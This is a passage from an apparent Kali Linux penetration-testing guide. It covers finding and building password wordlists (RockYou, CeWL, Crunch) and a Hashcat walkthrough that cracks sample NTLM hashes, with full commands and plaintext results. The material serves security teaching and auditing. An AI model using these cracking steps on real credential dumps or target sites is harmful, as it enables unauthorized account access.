Kali comes with several that you can use, the problem is just finding them. Most are in the directory of the main program that uses them. On the latest release of Kali, shortcut links to the other wordlists are stored in the “**/usr/share/wordlists”** directory.

ROCKYOU Wordlist


The most popular one would probably be the RockYou wordlist. This is a huge collection of millions of passwords that were actually used and pulled from a database dump.

The file is located in the ***/usr/share/wordlists/*** directory as seen below:



```
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
dirb         fasttrack.txt  metasploit-jtr  sqlmap.txt
dirbuster    fern-wifi      nmap.lst        termineter.txt
dnsmap.txt   metasploit     rockyou.txt.gz  wfuzz
root@kali:/usr/share/wordlists#
```

If you notice, the password list is zipped, so we need to unzip it before using it:




```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb         fasttrack.txt  metasploit-jtr  sqlmap.txt
dirbuster    fern-wifi      nmap.lst        termineter.txt
dnsmap.txt   metasploit     rockyou.txt     wfuzz
root@kali:/usr/share/wordlists#
```

JOHN THE RIPPER Wordlist

The ever-popular password cracker John the Ripper comes with a somewhat smallish password list, but it does include many of the most popular passwords used on the web.

The file is located in the ***/usr/share/John/*** directory as seen below:




```
root@kali:/usr/share/john# ls password.lst
password.lst
```

WFUZZ Multiple Wordlists

Wfuzz is a website brute force attack tool. Though all the wordlists may not be helpful, some are interesting, especially the ones in the “*general*” directory.

The files are located in the “***/usr/share/wfuzz/wordlist***” directory as seen below:



```
root@kali:/usr/share/wfuzz/wordlist# ls
general  Injections  others  stress  vulns  webservicces
```

OTHER Wordlists

As I mentioned earlier, there are several other programs with wordlists in the “***/usr/share/***” directory. Though “RockYou.txt” is probably one of the best, if you want additional ones, just poke around the “***/usr/share/***” directory and see what you can find.


Wordlist Generator Tools

Several tools in Kali let you make your own personalized wordlists. CeWL is pretty useful as it lets you create passwords by grabbing information from a target website. Crunch is nice too as it allows you to create your own custom wordlists from scratch. Let ’ s take a closer look at how to use these tools.

CeWL

Tool Author: Robin Wood
Tool Website: http://digi.ninja

CeWL is a great tool for creating company focused wordlists. Many times a user will create a password using words that relate to where they work. CeWL crawls a target website and builds a custom wordlist file using words found on the site.




```
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

Usage: cewl [OPTION] ... URL
        --help, -h: show help
        --keep, -k: keep the downloaded file
        --depth x, -d x: depth to spider to, default 2
        --min_word_length, -m: minimum word length, default 3
        --offsite, -o: let the spider visit other sites
        --write, -w file: write the output to the file
        --ua, -u user-agent: useragent to send
        --no-words, -n: don't output the wordlist
        --meta, -a include meta data
        --meta_file file: output file for meta data
        --email, -e include email addresses
        --email_file file: output file for email addresses
        --meta-temp-dir directory: the temporary directory used
 parsing files, default /tmp
        --count, -c: show the count for each word found
```

Using CeWL:

To use CeWL, just provide the options that you want and the target URL. So if we wanted to spider the website, “cyberarms.wordpress.com”, pull any words four characters or longer and save it as “cyberarms.txt” we would use the following command:

cewl --min_word_length 4 --write cyberarms.txt cyberarms.wordpress.com




```
root@kali:~# cewl --min_word_length 4 --write cyberarms.txt cyberarms.wordpress.
com
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

root@kali:~# cat cyberarms.txt
Security
comment
Computer
Cyber
2012
2010
2013
2014
2011
wpcom
user
January
2015
mobile
info
this
https
```

We then would have a targeted wordlist that could be merged with a larger dictionary file. The resultant text file might need to be cleaned up a bit before use, but this is a very useful tool.

Crunch

Tool Authors: Mimayin and Bofh28
Tool Website: https://sourceforge.net/projects/crunch-wordlist/

Crunch is a great program that allows you to create your own password lists. Simple tell crunch what you want, the length and complexity, and crunch makes it for you.



```
root@kali:~# man crunch

CRUNCH(1)                  General Commands Manual                CRUNCH(1)

NAME
       crunch - generate wordlists from a character set

SYNOPSIS
       crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
       Crunch can create a wordlist based on criteria you specify.  The output
       from crunch can be sent to the screen, file,  or  to  another  program.
       The required parameters are:

       min-len
              The  minimum  length  string  you want crunch to start at.  This
              option is required even for parameters that won't use the value.

       max-len
              The maximum length string you  want  crunch  to  end  at.   This
              option is required even for parameters that won't use the value.
```

The Crunch manual page (shown above) contains complete instructions and examples on how to use the tool. But basically all we need to tell crunch is the minimum and maximum length of the words and what type of characters to use, and Crunch does the rest.

Crunch also makes heavy use of the charset.lst file that is located in its install directory ***/etc/share/crunch***. So you will need to either run crunch from that directory or point to the directory with the -f switch when using the more advanced character sets (shown below).

Alright, let's start with an easy one.

At a terminal prompt, type, "***crunch 1 3 -o threeletters.txt***"


This tells crunch to start with a single letter (***1***) and finish with three (***3***), it then saves the output ***(-o)*** as "threeletters.txt". Basically crunch starts out with a single letter "a" and cycles through all permutations until it gets to "zzz".

Will produce something like this:

a, b, c, d, e, f, g, h, i, j, etc…
aa, ab, ac, ad, ae, af, ag, ah, ai, aj, etc…
aaa, aab, aac, aad, aae, aaf, aag, aah, aai, aaj, etc…

If we play around with the options we can create some more complex lists.

Enter, "***crunch 3 4 abcde1234 -o alphanumeric.txt***" as seen below:



```
root@kali:~# crunch 3 4 abcde1234 -o alphanumeric.txt
Crunch will now generate the following amount of data: 35721 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 7290

crunch: 100% completed generating output
```

This command creates a wordlist that starts with 3 characters (aaa) and ends with four (4444) using alpha/ numeric combinations using ‘abcde1234’. This produces a text file with strings like:


aa1, bb3, ec4, 2a21, and e3da.

Using the Charset.lst file

Crunch’s Charset.lst file contains a list of keywords that are pre-defined as alphanumeric or symbol strings. We can use these keywords so we don’t have to manually type in the characters that we want to use. The file is located in the “**/usr/share/crunch**” directory. If we view the file we can see what keyword sets are available:

cd /usr/share/crunch


cat charset.lst



```
root@kali:/usr/share/crunch# cat charset.lst
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro
.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuangl
.com>


hex-lower                      = [0123456789abcdef]
hex-upper                      = [0123456789ABCDEF]

numeric                        = [0123456789]
numeric-space                  = [0123456789 ]

symbols14                      = [!@#$%^&*()-_+=]
symbols14-space                = [!@#$%^&*()-_+= ]

symbols-all                    = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
symbols-all-space              = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

ualpha                         = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
ualpha-space                   = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
```

We can use any of the defined sets, for example:

crunch 2 4 -f charset.lst mixalpha-numeric-all -o mixedall.txt



```
root@kali:/usr/share/crunch# crunch 2 4 -f charset.lst mixalpha-numeric-all -o m
ixedall.txt
Crunch will now generate the following amount of data: 393723324 bytes
375 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 78914316

crunch:  40% completed generating output

crunch:  74% completed generating output

crunch: 100% completed generating output
```

This took a little while, but created a wordlist that cycled through 2 to 4 character words that contained all letters, numbers and symbols. You can use strings too, meaning that you can start each password with a certain word, or have the first part of the password letters and the last part numbers. It is not really necessary to do this though, as some of the more advanced cracking programs can do this automatically.

Download Wordlists from the Web

If none of the above information helps you out or you want even more wordlists, you can also download them from the web to use in Kali. Two of the best sites I have seen are Skull Security and CrackStation:

Skull Security:
Has multiple wordlists that you can download and use.
(*http://www.skullsecurity.org/wiki/index.php/Passwords*)

CrackStation:
Has a couple, with one being what I call the mother of all wordlists, a 15GB monster!
(*https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm*)

Conclusion

Password cracking programs work much better with one or more wordlists. In this section we covered how to find and create these lists using Kali. Creating your own password file can dramatically reduce cracking time. If you have the time and patience you can create a very large password list that contains quite a collection of complex words. When all else fails the internet provides some great wordlists that you can also download and use.

In the next chapter we will put our knowledge of wordlists to the test by using them to crack passwords.

Chapter 21

HashCat

So far we have covered several techniques for attacking passwords. We saw that sometimes you can just do a rainbow table lookup, and in some cases you can pass the hash. But if all else fails, you have to crack the hash. Kali includes several excellent programs to do this. In this section we will look at one of my favorites, Hashcat.

Introduction

We rely on passwords to secure our home systems, business servers and to protect our online account information. But as cracking programs improve and video cards get faster (Video GPU's are used for very fast cracking) passwords are becoming much easier to crack. How big of a problem is this?

Not too long ago I tried out OCL-Hashcat with my Windows 7 system that had a Core I-5 750 processor running at 2.67 Ghz and a single AMD Radeon 7870 video card. I used a fairly recently released password hash file that contained over 7,000 user hashes. I chose this one due to the size. Yes much larger ones are out there, but I thought the size corresponded more realistically to an average company that a pentester or incident response team would be dealing with. Besides, how many American businesses have a million or more employees?

With OCL-Hashcat and two different dictionary files, I was able to crack 86% of the passwords, in just 30 minutes…

If that doesn't sound impressive, OCL-Hashcat took just 12 seconds to recover 46% of them, and about 13 minutes to recover 66%. Think about that for a moment, 46% of the seven thousand passwords were cracked in 12 seconds. And that was with an older video card; according to the OCLHashcat website (http://hashcat.net/oclhashcat/) the NVidia Titan X is capable of over 250 Billion hash tries per second.

Now, take a minute and think about your company password length and complexity policy. Long, complex passwords can take an exponentially longer time to crack, unless the password is already in a dictionary file.

Granted these were unsalted passwords, salted passwords would take a lot longer to crack. A salted password uses a unique value or salt to encrypt each password so no two password hashes are ever the same, basically defeating dictionary based rainbow table lookups. But believe it or not unsalted passwords are still very common today.


Hashcat

Tool Authors: Jens Steube & the Hashcat Development Team
Tool Website: http://hashcat.net/oclhashcat/

Hashcat is an all-purpose password cracker that can run off of your graphics card processor (GPU) or your CPU. The GPU version, oclHashcat (or CUDAhashcat-plus depending on your video card) is touted as the world’s fastest password cracker.

Hashcat is a multi-threaded cracker, so if your CPU can run several threads, it will use them. But the real speed comes into play when using the horsepower of a GPU, the processor on your video card. If your GPU can run hundreds of threads, all of this power is used to break passwords. You can even harness the power of multiple video card GPUs to create a monster cracking station.

Hashcat can be started from the menu (***Applications > 05-Password Attacks > Hashcat***) or by opening a terminal and typing, “***hashcat***”. You can see the different options by typing “***hashcat --help***”:



```
root@kali:~# hashcat --help
hashcat, advanced password recovery

Usage: hashcat [options] hashfile [mask|wordfiles|directories]

=======
Options
=======

* General:

  -m,  --hash-type=NUM              Hash-type, see references below
  -a,  --attack-mode=NUM            Attack-mode, see references below
  -V,  --version                    Print version
  -h,  --help                       Print help
       --quiet                      Suppress output
```

When using Hashcat you need to tell it a few things:

Type of password hash
Filename of the file containing the un-cracked hashes
The Dictionary or Wordlist file name
The output filename to store the cracked hashes
And finally, the switches for any other options you want

Cracking NTLM passwords

There is nothing like hands on learning, so let’s crack some hashes. We will take a list of hashes and copy them into a text file. And then we will crack them using Hashcat and a dictionary file.


Open Leafpad and copy & paste in the following Hashes:

a4f49c406510bdcab6824ee7c30fd852
2e4dbf83aa056289935daea328977b20
d144986c6122b1b1654ba39932465528
4a8441c8b2b55ee3ef6465c83f01aa7b
259745cb123a52aa2e693aaacca2db52
d5e2155516f1d7228302b90afd3cd539
5835048ce94ad0564e29a924a03510ef
b963c57010f218edc2cc3c229b5e4d0f
f773c5db7ddebefa4b0dae7ee8c50aea
5d05e3883afc84f1842f8b1c6d895fa4
6afd63afaebf74211010f02ba62a1b3e

43fccfa6bae3d14b26427c26d00410ef
27c0555ea55ecfcdba01c022681dda3f
9439b142f202437a55f7c52f6fcf82d3

Save them in the Desktop directory as a file called "***Easyhash.txt***"

Also copy the "***RockYou.txt***" password dictionary file from the "***/usr/share/wordlists***" directory to the Desktop.



Note:

The RockYou.txt file is compressed, so if you haven't done so already, you will need to un-compress it.

- *Right click on the file*
- *Click "**Open with Archive Manager**"*
- *Click the filename "**RockYou.txt**" and "**extract**"*
- *Select the Desktop directory and click "**extract**" again*

See the "Wordlists" chapter for more information.


Let's go ahead and try to crack our Easyhash.txt hashes:

1. Open a terminal prompt, navigate to the Desktop directory and type, "***hashcat -m 1000 Easyhash.txt rockyou.txt -o cracked.txt***"

The *"**-m 1000**"* switch tells Hashcat that our hashes are NTLM based hashes. "***Easyhash.txt***" is the name of our hash file, "***Rockyou.txt***" is the name of our dictionary file and "***-o cracked.txt***" tells Hashcat where to store the cracked hashes.


So basically we provided the hash style, the hash filename, the dictionary file and the output file. The attack options will change, but for the most part this is the basic format that is used consistently with Hashcat.

2. Hashcat will then begin to crack the passwords and display status screens:



```
root@kali:~# cd Desktop
root@kali:~/Desktop# hashcat -m 1000 Easyhash.txt rockyou.txt -o cracked.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file Easyhash.txt: 14 (1 salts)

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>

Input.Mode: Dict (rockyou.txt)
Index.....: 1/5 (segment), 3625424 (words), 33550339 (bytes)
Recovered.: 13/14 hashes, 0/1 salts
Speed/sec.: 6.50M plains, 6.50M words
Progress..: 3625424/3625424 (100.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--


[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

3. When done, type “***cat cracked.txt***” to see the cracked hashes:



```
root@kali:~/Desktop# cat cracked.txt
b963c57010f218edc2cc3c229b5e4d0f:iloveyou
259745cb123a52aa2e693aaacca2db52:12345678
5835048ce94ad0564e29a924a03510ef:password1
5d05e3883afc84f1842f8b1c6d895fa4:jesus
f773c5db7ddebefa4b0dae7ee8c50aea:trustno1
6afd63afaebf74211010f02ba62a1b3e:elizabeth1
a4f49c406510bdcab6824ee7c30fd852:Password
d5e2155516f1d7228302b90afd3cd539:Monkey
43fccfa6bae3d14b26427c26d00410ef:francis123
27c0555ea55ecfcdba01c022681dda3f:duodinamico
2e4dbf83aa056289935daea328977b20:P@$$word
9439b142f202437a55f7c52f6fcf82d3:luphu4ever
d144986c6122b1b1654ba39932465528:Administrator
```

And there you go, 13 passwords cracked in about a second and a half. Take a good look at the passwords as coincidently many of these are the top passwords found, pretty consistently year after year, in password dumps. Using any of these passwords would not stand up to a password cracker for more than a fraction of a second.

Cracking harder passwords

Let’s look at some harder passwords with Hashcat.


Take the following hashes and save them in the Desktop directory as “***Hardhash.txt***”:

31d6cfe0d16ae931b73c59d7e0c089c0
2e4dbf83aa056289935daea328977b20
d6e0a7e89da72150d1152563f5b89dbe
317a96a1018609c20b4ccb69718ad6e7
2e520e18228ad8ea4060017234af43b2

Now type, “***hashcat -m 1000 Hardhash.txt rockyou.txt -o hardcracked.txt***”.

Everything on the line is the same as before, except we changed the hash name to the new “Hardhash.txt” file and changed the output filename to “hardcracked.txt”.

